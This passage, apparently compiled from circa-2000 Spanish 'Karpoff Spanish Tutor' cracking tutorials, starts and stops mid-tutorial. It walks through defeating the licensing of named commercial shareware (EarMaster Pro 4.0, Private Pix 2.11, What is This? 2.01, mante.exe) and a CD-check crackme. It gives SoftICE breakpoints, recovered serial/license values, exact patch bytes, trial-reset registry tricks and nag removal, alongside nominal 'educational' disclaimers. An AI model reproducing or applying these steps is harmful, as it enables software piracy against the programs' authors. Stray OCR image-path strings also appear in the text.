antes de pulsar el boton **[aceptar]** activamos el **softice (ctrl+d)** y establecemos el breakpoint, **'bpx createwindowexa' (porque de lo contrario nos aparecera el aviso "accedera en modo demo")**, regresamos a nuestra "victima" pulsando de nuevo **(ctrl+d)**, ahora es el momento que debemos pulsar el boton **[aceptar]**. pantallazo y aparecemos dentro del **softice** pulsamos la tecla de función **[f12]** para que nos salte a la rutina del programa que llama a esta api.

veremos algo asi:

```
-----------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------
eax=000008ec   ebx=00a3f524   ecx=80004f40   edx=80005260   esi=0139b5ac
edi=0139b878    ebp=00a3f4d8    esp=00a3f494    eip=0042606c    o d i s z a p c
cs=017f   ds=0187   ss=0187   es=0187   fs=12bf   gs=0000   ds:0139b678=000008ec
-----------------------------------------------------------------------------------------------------------------------
*eax=21c
*ebx=0
*ecx=80005260
*esi=468d2c
-----------------------------------------------------------------------------------------------------------------------
017f:00426067    e8340efeff        call user32!createwindowexa
017f:0042606c    8986cc000000      mov [esi+000000cc], eax   <---- aquí aparecemos;)
017f:00426072    5e                pop esi
017f:00426073    5b                pop ebx
017f:00426074    c3                ret
...
-----------------------------------------------mante!code+00025067-----------------------------------------------
```

---

visualizamos el registro **esi** pulsando en la pantalla de registros del **softice** con el botón derecho del ratón y seleccionando **-display**, avanzamos sobre la pantalla de datos, bien con el ratón o pulsando **[repág]** hasta ver algo curioso, como esto:

```
-----------------------------------------------------------------------------------------------------------------
----------------------------------------word---------------prot-----(0)-----------------------------------------------
0187:01398efc   3036   3137   3233   3234   0037   0000   001a   0000    607132427..................
0187:01398e0c   0001   0000   0009   0000   3a43   495c   5344   4957    ........c:\idswi............
0187:01398e1c   004e   0139   0026   0000   71ac   0041   44b0   0042    n.9.&....qa..db...........
0187:01398e2c   b5ac   0139   b8d8   0139   0000   0000   0008   8000    ..9...9...........................
0187:01398e3c   0060   0000   0000   0000   0012   0000   0001   0000    `.................................
0187:01398e4c   0003   0000   504f   0035   8f54   0139   8f54   0139    ....op5.t.9.t.9............
0187:01398e5c   0010   0000   0010   0000   001b   0000   0001   0000    .................................
0187:01398e6c   000b   0000   4452   424e   5348   4845   4f53   0051    ....rdnrhsehsoq.
-----------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------
```

pues ya esta, ya tenemos nuestro **n/serie=rdnrhsehsoq** para la **licencia=dsisrvuw** que nos genera el programa mante.exe, **fácil no!!!**

un saludo!

+er@ser'2000
for the new millennium

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: **EarMaster Pro 4.0**

PROTECCION:	**Versión de Evaluación (25 días) Nombre/Nº de Serie y Nag inicial**
Objetivo:	**Simular estar registrado**
Descripcion:	Shareware Educativo (Entrenamiento del oído musical)
Dificultad:	Principiante
DOWNLOAD:	http://www.earmaster.com
Herramientas:	**SoftICE 4.x , RegFix, Editor Hexadecimal, W32Dasm (opcional)**
CRACKER:	**frantic** **FECHA: 01/11/2000**

introduccion

a este programa creo que merece la pena dedicarle unos minutos para conocerlo. es para el aprendizaje musical práctico, para trabajar el oído. no di con él por casualidad, sino que lo hallé porque suelo usar ese tipo de software *mientras las condiciones de evaluación lo permiten...* y ya que lo tenía, se me ocurrió analizar, en la medida de mis posibilidades, sus protecciones. insisto en que lo considero altamente recomendable para todos aquellos que estén estudiando música o quieran trabajar su oído musical. más que nunca hay que señalar que, por respeto a los autores, no hay que desprotegerlo más allá de lo necesario para nuestros fines educativos.
en otras palabras, el valor de este shareware excede al de su condición de “víctima”, como solemos decir. bien, vosotros veréis qué hacéis después de leer esto. siempre el mismo consejo: pagad por él si os interesa y si podéis permitiroslo. ah, y el programa está en español, salvo la ayuda.

los pasos para desproteger esta pieza vienen a ser estos:
* introducir unos datos para matricularlo y provocar así la aparición del mensaje “este no es un número de registro válido”
* localizar las rutinas de protección con softice
* aislar la variable responsable de la condición “usuario registrado”
* modificar el código en el punto preciso para que el programa asuma en todo momento dicha condición.

por tanto, este tutorial es del tipo “simular estar registrados”.
este escrito está especialmente dirigido a principiantes con cierta experiencia en el uso de las herramientas del "oficio". por eso no voy a entrar en detalles acerca del manejo de las mismas, salvo en aquellos puntos que considere puedan tener cierto interés.

al atake

la instalacion

antes de instalar la aplicación usé installwatch para sabér qué archivos y entradas del registro se creaban, borraban o modificaban. teniendo herramientas como apispy 32, regmon y filemon no merece mucho la pena esperar todo ese tiempo que los programas tipo installwatch precisan para “sacar una foto” del disco duro antes de instalar, y otra despúes. installwatch presenta una ventaja: analiza a la vez ficheros corrientes y entradas del registro. pero también hay otra pega: muchas aplicaciones generan o modifican archivos y/o entradas del registro tras usarlos por primera vez y no en el proceso de instalación. y earmaster es uno de ellos. teniendo en cuenta esa posibilidad usé regfix. este es un programa que toma una instantánea del registro en un momento dado y otra después y las compara, de modo que se puede sabér qué entradas han sido creadas, modificadas y eliminadas.

una foto antes de ejecutar por primera vez el programa... y otra tras cerrarlo... uhmmm... una entrada creada: smidxpd/ emv (¿será por lo de earmaster versión 4?) en efecto, esta entrada es la encargada de controlar los días que llevamos de evaluación. si adelantamos el reloj del ordenador para caer fuera del periodo de evaluación, ejecutamos el programa y luego lo volvemos a retrasar, el programa se da cuenta y nos deja fuera de juego. si se borra esta entrada, volveremos a disfrutar del periodo entero de evaluación. en esta entrada se guardan codificadas las dos últimas fechas de ejecución del programa.

antes de comenzar con la tarea, conviene ejecutar el programa para configurarlo correctamente y que no nos aparezcan esas pantallas en pleno fregado. se trata de proporcionar un nombre, verificar el sonido y elegir el nivel de dificultad de los ejercicios.

echando un vistazo

al ejecutar el programa aparece una nag que permanece, sin poderlo remediar, unos segundos y que nos recuerda que se trata de una copia no registrada y de evaluación. nos ocuparemos de ella más adelante porque ahora vamos al meollo del esquema de protección. al desaparecer la nag, el programa nos ofrece la posibilidad de ingresar un nombre y un nº de serie, lo cual ya es mucho porque nos evitará tener que “personalizar” títulos de ventanas y demás detalles que hay que pulir cuando lo único que se puede hacer es prolongar el periodo de evaluación y no nos podemos librar de la condición de no-registrados. escribimos nuestros datos y, antes de pulsar el botón, vamos a softice y ponemos un par de breakpoints (messageboxa, getdlgitemtexta). no pasa nada.

plan b: bpx hmemcpy. softice salta y pulsamos f12 hasta llegar al código de earmaster (está escrito sobre la línea verde de la "code window"). hemos aterrizado en un punto lejano porque se ven varios pop (registros restaurados antes de regresar a la rutina superior) seguidos de ret. vamos dando f12 para llegar hasta el final de las correspondientes subrutinas, hasta que aparecemos en :004d6a7c call 4e8a38. aquí ya se ve que estamos en algo importante. quitamos el bpx hmemcpy y f5 para que se siga ejecutando el programa y salir de softice.

así aparece en w32dasm la parte correspondiente en el listado muerto:

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004d69c1(c)
|
:004d6a4e    8b86f8020000          mov eax, dword ptr [esi+000002f8]
:004d6a54    80b8f401000000        cmp byte ptr [eax+000001f4], 00
:004d6a5b    0f8490000000          je 004d6af1
:004d6a61    8b8600030000          mov eax, dword ptr [esi+00000300]
:004d6a67    8b10                  mov edx, dword ptr [eax]
:004d6a69    ff92b8000000          call dword ptr [edx+000000b8]
:004d6a6f    84c0                  test al, al
:004d6a71    747e                  je 004d6af1
:004d6a73    8d55f4                lea edx, dword ptr [ebp-0c]
:004d6a76    8b8610030000          mov eax, dword ptr [esi+00000310]
:004d6a7c    e8b7e7f5ff            call 00435238
:004d6a81    8b45f4                mov eax, dword ptr [ebp-0c]
:004d6a84    e847190100            call 004e83d0
:004d6a89    8b151c0d5200          mov edx, dword ptr [00520d1c]
:004d6a8f    8802                  mov byte ptr [edx], al
:004d6a91    a11c0d5200            mov eax, dword ptr [00520d1c]
:004d6a96    803800                cmp byte ptr [eax], 00
:004d6a99    7433                  je 004d6ace
:004d6a9b    a1dc155200            mov eax, dword ptr [005215dc]
:004d6aa0    c60000                mov byte ptr [eax], 00
:004d6aa3    8d55f4                lea edx, dword ptr [ebp-0c]
:004d6aa6    8b8608030000          mov eax, dword ptr [esi+00000308]
```

```
:004d6aac    e887e7f5ff          call 00435238
:004d6ab1    8b45f4              mov eax, dword ptr [ebp-0c]
:004d6ab4    50                  push eax
:004d6ab5    8d55f0              lea edx, dword ptr [ebp-10]
:004d6ab8    8b8610030000        mov eax, dword ptr [esi+00000310]
:004d6abe    e875e7f5ff          call 00435238
:004d6ac3    8b45f0              mov eax, dword ptr [ebp-10]
:004d6ac6    5a                  pop edx
:004d6ac7    e86c1f0100          call 004e8a38
:004d6acc    eb23                jmp 004d6af1
```

vamos paso a paso con f10 hasta llegar a la instrucción je 004d6ace. veamos qué pasa si ese salto que softice indica se va a producir, no se ejecuta. tecleamos **r eip (enter)** el cursor se desplaza al registro eip y lo llevamos hasta el último dígito (9) para teclear b (enter), con lo que obtenemos la dirección de la siguiente instrucción (004d6a9b).
f5 y ¡toma! no aparece ningún mensaje. parece que hemos conseguido algo. en el título de la ventana principal ya no figuran los días que llevamos, ni que se trata de una versión de evaluación. vamos a ayuda/acerca de earmaster 4/ y vemos en la pantalla (que es la nag del principio) el nombre y el nº que pusimos. y una duda...si cerramos y volvemos a ejecutar el programa, ¿se verán nuestros datos sometidos a las comprobaciones de las rutinas de registro? respuesta: si. es decir, volvemos a estar no-registrados, pero los datos introducidos ya han pasado a la carpeta de earmaster en el registro de windows. cuando el programa se vuelve a ejecutar, los recupera y los verifica. como comprueba que no son buenos, los ignora y se ejecuta en modo “no-registrado”, pero no los borra del registro.

el plan

la siguiente tarea es determinar qué es lo que provoca que el salto :004d6a99 7433 je 004d6ace se produzca. encima del salto hay una comparación: :004d6a96 803800 cmp byte ptr [eax], 00 se compara con 0 el byte que hay donde indica eax. si nos fijamos en el trozo de código resaltado de arriba, se ve que eax apunta a lo que hay en 00520d1c. hay que ir a softice para mirar esto. volvemos a introducir los datos para registrar y antes de pulsar el botón vamos softice para poner un bpx :004d6a84 . salimos de softice; pulsamos el botón para aceptar los datos. aparecemos otra vez en softice. trazamos con f10 las cuatro instrucciones que nos separan de la comparación, fijándonos en los valores que van tomando los registros y variables implicados. llegamos a la comparación y tenemos que el valor de eax es :005191a8. tecleamos **d eax** para ver qué es lo que hay y aparece que el primer byte es 00. con el ratón cambiamos ese valor en la ventana de datos y ponemos 01. f5 y salimos de softice. volvemos a estar registrados. es muy probable que 005191a8 sea "**flag city**", es decir, donde se guarda la variable que controla si somos usuarios registrados o no. ahora hay que ver dónde se inicializa (se le asigna un valor) y alterar el código de modo que ese valor sea el que nos convenga. para seguir los movimientos de esa variable vamos a poner un bpm 005191a8 w, de modo que cada vez que el programa escriba algo ahí, salte softice. de nuevo ejecutamos **ear40.exe** con el loader y sice se detiene en :004e8724 .

en w32dasm vemos este trozo de código:

```
* possible stringdata ref from code obj ->"serial"
                          |
:004e8705    ba74894e00          mov edx, 004e8974
:004e870a    a170055300          mov eax, dword ptr [00530570]
:004e870f    e8509df9ff          call 00482464
:004e8714    8b45fc              mov eax, dword ptr [ebp-04]
:004e8717    e8b4fcffff          call 004e83d0
:004e871c    8bd8                mov ebx, eax
:004e871e    881da8915100        mov byte ptr [005191a8], bl
:004e8724    a0a8915100          mov al, byte ptr [005191a8]
:004e8729    3401                xor al, 01
:004e872b    a2a4915100          mov byte ptr [005191a4], al
:004e8730    803da891510000      cmp byte ptr [005191a8], 00
:004e8737    745b                je 004e8794
:004e8739    8b45fc              mov eax, dword ptr [ebp-04]
:004e873c    8078082d            cmp byte ptr [eax+08], 2d
:004e8740    7516                jne 004e8758
:004e8742    8d45fc              lea eax, dword ptr [ebp-04]
:004e8745    50                  push eax
:004e8746    b908000000          mov ecx, 00000008
:004e874b    ba01000000          mov edx, 00000001
```

:004e8750 8b45fc mov eax, dword ptr [ebp-04]
:004e8753 e838baf1ff call 00404190

en el trozo de código resaltado se ve cómo tras una llamada se mueve a ebx el valor de eax, luego el valor de bl se pasa al byte que hay en 005191a8 (sección de datos); el valor de ese byte se pasa a al y se xorea con 01. el resultado se mueve al byte en 5191a4. por último se compara el byte en 005191a4 con cero y se ejecuta el salto si da cero. nopear este último salto no nos sirve porque debe haber una doble comprobación, debida probablemente a un segundo flag (en 005191a4). lo mejor es, por tanto, conseguir que siempre se pase un 01 a 005191a8. esto lo podemos hacer modificando el código en
:004e871c 8bd8 mov ebx, eax cambiando esta instrucción por:
:004e871c b301 mov bl, 01
primero se prueba en softice (poniendo un bpx en :004e871c, y trazando con f10 cuando se detiene la ejecución, para observar lo comentado). para cambiar la instrucción,cuando llegamos a 004e871c tecleamos **a eip (enter); mov bl, 01 (enter, enter); f5** para dejar correr el programa.
con este cambio conseguimos engañar al programa. en la nag (y en el ***acerca de***) aparecen los datos que pasaron al registro cuando cambiamos el salto en :004d6a99.ya no aparece el diálogo para registrarse, ni que es un versión de prueba con los días que llevamos, en el encabezado de la ventana principal.
ahora hay que editar el archivo para que el cambio sea definitivo. para ello vamos al editor hexadecimal. (si no tienes experiencia con los editores hexadecimales, consulta mis otros tutoriales, en los que se explica con más detalle cómo hacerlo; también tienes un pequeño monográfico sobre el uso básico de hiew, en la página de karpoff).

la nag

a pesar de "estar registrados" el programa nos sigue obsequiando con la nag, nada más iniciarse. no, gracias; ya sabemos lo que va a poner. ejecutamos el programa desde el cargardor de softice y vamos trazando con f10 desde el principio. supuse que no tardaría mucho en dar con ella porque sale justo al principio; y así fue. nos vamos fijando en el código o apuntando las "**call**" por las que pasamos antes de llegar a la que dispara la nag y luego el resto del programa. en este caso la tenemos en **:00515093**. volvemos a ejecutar desde el loader, ponemos un bpx en esa dirección y, cuando para, hacemos click con el ratón en el registro eip para cambiar su valor, de modo que este sea ahora el correspondiente a la instrucción siguiente a la llamada que nos muestra la nag. enter y f5. et voila! el programa se lo piensa un poquillo antes de iniciarse, pero no aparece la nag. de nuevo, hay que editar el archivo con un editor hexadecimal para fijar el cambio. como de costumbre, recomiéndase no nopear los cinco octales de la llamada, sino tomar soluciones más seguras como 40 48 90 40 48.

despedida

hemos terminado.
saludos a todos los componentes de tutoriales2000, y especialmente a aquellos que no dudan en echar una mano en cuanto pueden. también, a esos que están escribiendo cosas de carácter más teórico y general porque nos ayudan a organizar un poco todo el batiburrillo de la información que se va acumulando en nuestras cabezas.
para lo que queráis, mandad unas líneas a

f_frantic@hotmail.com

Karpoff Spanish Tutor

Programa:	**Private Pix v2.11**

PROTECCION:	**Numero de Serie**		
DESCRIPCION:	**Un sharewarecito que te permite tener control de tus imagenes encryptandolas para que nadie las pueda ver**		
DIFICULTAD:	**PRINCIPIANTE/AFICIONADO/PROFESIONAL**		
DOWNLOAD:	http://www.tropsoft.com/		
HERRAMIENTAS:	**Soft Ice v xx.xx**		
CRACKER:	**Pr@fEsOr X**	**FECHA:**	**30/octubre/2000**

introduccion

hola a todos, otra vez mas aqui con ustedes, ahora con un programita a el cual le encontraremos su numero de serie valido usando un break point poco utilizado el __vbastrtoansi este se utiliza para los programas hechos en visual basic.

crackeando

bueno amigos empesemos con este memjurgue, lo primero que hay que hacer es configurar el soft ice para que funcionen los break points para los programas de visual basic, los pasos a seguir son:

1.- abrir el winice.dat

2.- modificar el winice.dat agregando las siguientes lineas coloreadas en verde a su winice.dat

********** ***** examples of sym files that can be included if you have the sdk ***** change the path to the appropriate drive and directory

load=c:\windows\system\user.exe

load=c:\windows\system\gdi.exe

load=c:\windows\system\krnl386.exe

load=c:\windows\system\mmsystem.dll

load=c:\windows\system\win386.exe

load=c:\windows\system\msvbvm50.dll

***** examples of export symbols that can be included ***** change the path to the appropriate drive and directory

exp=c:\windows\system\vga.drv

exp=c:\windows\system\vga.3gr

exp=c:\windows\system\sound.drv

exp=c:\windows\system\mouse.drv

exp=c:\windows\system\netware.drv

exp=c:\windows\system\system.drv

exp=c:\windows\system\keyboard.drv

exp=c:\windows\system\toolhelp.dll

exp=c:\windows\system\shell.dll

exp=c:\windows\system\commdlg.dll

exp=c:\windows\system\olesvr.dll

exp=c:\windows\system\olecli.dll

exp=c:\windows\system\mmsystem.dll

exp=c:\windows\system\winoldap.mod

exp=c:\windows\progman.exe

exp=c:\windows\drwatson.exe

***** examples of export symbols that can be included for windows 95 ***** change the path to the appropriate drive and directory

exp=c:\windows\system\kernel32.dll

exp=c:\windows\system\user32.dll

exp=c:\windows\system\gdi32.dll

exp=c:\windows\system\comdlg32.dll

exp=c:\windows\system\shell32.dll

exp=c:\windows\system\advapi32.dll

exp=c:\windows\system\shell232.dll

exp=c:\windows\system\comctl32.dll

exp=c:\windows\system\crtdll.dll

exp=c:\windows\system\version.dll

exp=c:\windows\system\netlib32.dll

exp=c:\windows\system\msshrui.dll


exp=c:\windows\system\msvbvm50.dll <direccion donde se encuentra instalada la dll de vbasic

exp=c:\windows\system\msnet32.dll

exp=c:\windows\system\mspwl32.dll

exp=c:\windows\system\mpr.dll

una vez hechos esos cambios en el winice.dat tenemos que reiniciar la pcera para ejecutar de nuevo el softice y que los cambios se establescan, ya listo todos los cambios procedemos a la instalacion del programa private pix v 2.11 el cual ejecutaremos y la primera ventana que saldra es una en la cual hay que insertar un password " private " el cual nos continuara ejecutando el programa, una vez en el private pix, empesamos a analiar y vemos un menu que dice register en la cual aparecen dos caption box en las cuales en mi caso insertare:



ya estando ahi! y antes de dar click en register, damos control d para saltar al softice en cual pondremos bpx __vbastrtoansi damos enter y despues control d otra vez para regresar al programa y ya estando listo todo, damos click en el boton register y saltamos inmediatamente a el softice, caeremos en

0167: 0f0cfd40 c20800 ret 0008

msvbvm50! __vbastrtoansi

0167: 0f0cfd43 56 push edi

****

despues damos f11, despues f5 y por ultimo f11, lo cual nos mandara al siguiente codigo:

016: 00452a31 50 push eax < se pone un valor en eax>

si damos d eax nos saldra en la ventana de datos "" profesor x "" nuestro nombre .....mmmmmmmmm creo que vamos por buen camino!!!!:), despues damos f10 dos veces hasta llegar a :

0167: 00452a37 8bf0 mov esi,eax

estando ahi vamos a ver los valores de los acumuladores con la instrucción d "acumulador" y cuando mostramos el valor de edx vemos que contiene en la direccion de memoria virtual en la ventana de datos:

016f: 69f2d4 3941 4242 3337 ..... a9bb73ed44

mmmm... vemos ahi un numero sospechoso, pero si vemos una linea mas arriba en la ventana de , vemos nuestro numero introducido 11111111 y justo despues a9bb73ed44 mmmm... creo que ese es nuestro serial correcto, lo apuntamos y vamos a insertarlo al programa yyyyyyyyyyyy!!!!!!!!!!

thanks for registering .....bla bla blaaaaa.....

creo que este arroz ya se cocio !!!!!!

nuestro objetivo se cumplio pudimos conseguir el serial correcto!!!!.

nota : cuando quise usar este metodo para los demas sharewarecitos de esa empresa, no me funciono para nada este metodo, ya en otros tutoriales les mostrare como se consigue un serial para los demas.....:)

saludos a to2 los amigos de tutoriales 2000, a txeli, karpoff y skuater.....y a los amigos de el canal del irc hispano #crackers.

aqui va tu mail

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: TNT-Demian.CrackME.CD-Check.(En)_TNT19

PROTECCION: **CD check.**

Objetivo: Saltarse el CD-Check.

Descripcion: Si no tienes un CD introducido no te deja seguir.

Dificultad: Facil.

DOWNLOAD: http://kickme.to/tnt/

Herramientas: **Softice, W32dasm, Editor Hexadecimal, IceDump**

CRACKER: **Txotxo** **FECHA:** **5/11/2000**

introduccion

bueno, para empezar el programa está comprimido/encriptado con telock. el programa mira en todas las unidades de cd-rom/cd-rw en busca de los cds introducidos. si alguna de esas unidades no tiene un cd introducido, el programa no seguirá hasta que se introduzca el cd.

al atake

para empezar, cargamos el icedump. y abrimos el sice. cargamos el programa y el msvbvm60.dll.

vamos. sabemos que todos los programas de vb comienzan así:

push xxxxxxx

call msvbvm60!thunrtmain

por ello, ponemos un bpx en thunrtmain. lo ponemos, y nos rompe dentro de la funcion. vamos a ensamblar un ret. con el comando a ponemos un ret. y pulsamos f10. ya estamos fuera.

ahora, usaremos el icedump. ponemos lo siguiente: /pedump 400000 16f0 d:\crackme.exe. esto nos creara donde le hayamos dicho el programa descomprimido, con todas las importaciones, y perfectamente ejecutable. lo ejecutamos y .... ohhhh. el programa comprueba el crc. es hora de usar el w32dasm.

abrimos el w32dasm, y buscamos con el string refs, "exe don't have a crc footer". y vamos subiendo hacia arriba mirando saltos, comprobando los saltos. no hagais mucho caso a los jge. deberemos llegar a un salto incondicional. exactamente 4033be. y vemos que después hay otro jmp. pues vamos a hacer que el salto de 4033be salte a ese otro

salto y el programa siga. entramos con el sice, y apuntamos los bytes necesarios para partxearlo (e9ad220000). bien, lo partxeamos y ejecutamos. y nos pone eso de que introduzcamos el cd. buscamos con el w32dasm el string, y miramos un poco mas arriba. y vemos un jnz (404b8c). que por supuesto habrá que partxear para que todo funcione como queremos. entramos en el sice, y ponemos un breakpoint en 404b8c, y al romper ponemos un jmp. los bytes que hay que poner son los siguientes: e9b200000090.

y se acabó. ya está. está crackeado.

bueno, para acabar, quiero mandar saludos a todo el grupo de tutoriales 2000, en especial al profe, karpoff, birkin, viper, y a toda esa peña. y a turbop, a ver si crackeas mi crackme txabalote.

mas información en mi página web: www.geocities.com/ttxotxo

y si quereis contactar conmigo: mandarme un mail

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: What is This? v 2.01 (buid 040)

PROTECCION:	**Serial**
Objetivo:	Conseguir un número de serie válido
Descripcion:	añade información útil a tus ficheros
Dificultad:	Newbie
DOWNLOAD:	http://www.jimjams.com
Herramientas:	**Softice 4.05, file insPEctor 3.0**
CRACKER:	**Act MagO** **FECHA:** **01/11/2000**

INTRODUCCION

introducción

hola amigos, presento mi noveno tutorial.ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial seguiremos usando el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre el uso de softice. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

añade información variada a tus ficheros"what is this?" es una pequeña y util extensión del sistema. permite almacenar y visualizar extensiones del sistema con facilidad. es fácil de usar. tan sólo tienes que hacer clic en el botón derecho para activar los menús contextuales, y escoger la opción "what is this?". si la entrada seleccionada tiene una correspondencia en la base de datos, la mostrará.


lo que nos interesa...el programa es shareware, viene con libre uso de 31 días, después de este período deberás registrarte o borrar el software de tu computadora. para registrarte debes pagar us$20... : (

contamos con softice...

al atake

quizás acabas de instalar el programa y no sabes como ejecutarlo...debes hacer esto:

dale click y el programa analizará el archivo al que le diste click en una ventana como esta...




donde está el cuadrado (insert registrayion key) con bordes rojos debes hacer click para acceder a la caja de registro, la que nos pide los siguientes datos...

user name:

registration number:


llenamos la caja con nuestro nombre y serial number al azar, le damos click a ok y como el programa no es estúpido por supuesto que no aceptará el número de serie y además no mostrará ningún mensaje de registro falso o no válido, pero ...cómo sabemos que no lo ha aceptado? respuesta: cerramos el programa, lo volvemos a abrir y vamos a about y veremos esto:



hmmm, no nos resultó el registro al azar **:)** ...

a continuación...cerramos what is this?

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0** el que nos mostrara si está encriptado y también en que leguaje está hecho. abrimos **file inspector v3.0** ,luego vamos a abrir archivo, y cuando hayas abierto el ejecutable wit.exe el que es guardado en x:\windows\wit.exe luego le damos click a analizar y luego a la lengüeta que dice compilador...se verá así:



con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir un número de serie válido.

a continuación... cerramos **file inspector v3.0**.

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos what is this? y vamos directamente a la caja de registro en donde introducimos nuestro nombre y cualquier número de serie . todavía no damos click en ok ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a register y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez ---------> **f12** 11 veces, ponemos **bc *** para quitar el bpx y estaremos aquí:

015f: 0044fa58 8b55f0 mov edx,[ebp-10]

luego **f10** 20 veces para llegar aquí:

